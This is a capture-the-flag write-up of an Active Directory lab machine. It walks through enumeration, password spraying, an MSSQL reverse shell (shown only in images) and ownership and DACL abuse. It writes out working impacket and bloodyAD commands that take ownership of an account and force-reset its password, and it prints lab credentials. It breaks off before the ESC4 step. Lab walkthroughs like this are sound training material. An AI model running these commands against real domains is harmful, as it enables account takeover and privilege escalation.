Table of Contents
Scope:10.129.232.128
Creds:roseKxEPkKe6R8su
Recon
Nmap
sudo nmap -sC -sV -sT -p- --min-rate=5000 -Pn -T5 -vvvv escapetwo.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-01-23 18:32:32Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)|_ssl-date: 2026-01-23T18:34:02+00:00; -13s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)|_ssl-date: 2026-01-23T18:34:02+00:00; -13s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack .NET Message Framing47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open  msrpc         syn-ack Microsoft Windows RPC49665/tcp open  msrpc         syn-ack Microsoft Windows RPC49666/tcp open  msrpc         syn-ack Microsoft Windows RPC49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49693/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049694/tcp open  msrpc         syn-ack Microsoft Windows RPC49697/tcp open  msrpc         syn-ack Microsoft Windows RPC49710/tcp open  msrpc         syn-ack Microsoft Windows RPC49726/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Enum4linux-ng

Using the enum4linux-ng tool I was able to enumerate the following information:

Scrolling further down I found all the users present on the system:

I was also able to read through some shares on the system:

Luckily for me (as usually in CTF’s) there’s no password lockout set to prevent password spraying:
nxc

Continuing on I ran nxc and found some kerberoastable users:

ca_svcsql_svcUnfortunately I was unable to crack these:
smbclient
Using smbclient I went ahead and logged into some of the shares to enumerate those further:

I downloaded the present files and checked them out.

These appeared to be corrupted however:

hexdump
By running hexdump I noticed that the first magic bytes is the following:

If we are to believe this AI overview this points to an archive file instead of a xlsx file.
hexeditor
It appears the magic bytes got corrupted and should be fixed:



After editing the file it shows up correctly:

Now that the bytes have been fixed we can view the contents of the file:

By using password spraying methods we can get the following valid info:
MSSQL
But more importantly:


Foothold
Shell as sql_svc
Using these rights we can give ourselves a reverse shell:


From here I enumerated the local users:

Nothing interesting there, so I checked out the C:\ directory:


Inside we find another password that we hadn’t found yet:

However when spraying the passwords I discovered that the ryan user also used this password:

BloodHound

I continued enumeration using bloodhound:

WriteOwner
Here I noticed that ryan has the WriteOwner rights over the ca_svc user which can be exploited as follows:
impacket-owneredit -action write -new-owner ryan -target-dn "CN=CERTIFICATION AUTHORITY,CN=USERS,DC=SEQUEL,DC=HTB" sequel.htb/ryan:'WqSZAF6CysDQbGb3'
Alternatively this can also be done using bloodyAD:
bloodyAD --host 10.129.232.128 -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3' set owner ca_svc ryan
Accordingly we can force change the password for the ca_svc service account. This can yet again be done in multiple ways as seen below:
- Using
impackettool suite
impacket-dacledit -action write -rights FullControl -principal ryan -target-dn "CN=CERTIFICATION AUTHORITY,CN=USERS,DC=SEQUEL,DC=HTB" sequel.htb/ryan:'WqSZAF6CysDQbGb3'
- Using
bloodyAD
bloodyAD --host 10.129.232.128 -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3' set password ca_svc 'P@ssword123!'
Privilege Escalation
ADCS - ESC4
Since the service account is a specific Certification Authority account I checked out whether any ADCS vulns were present using certipy-ad:


It turns out that the system is vulnerable to ESC4 where the specific template name is the following:

Accordingly we will be issuing the following:
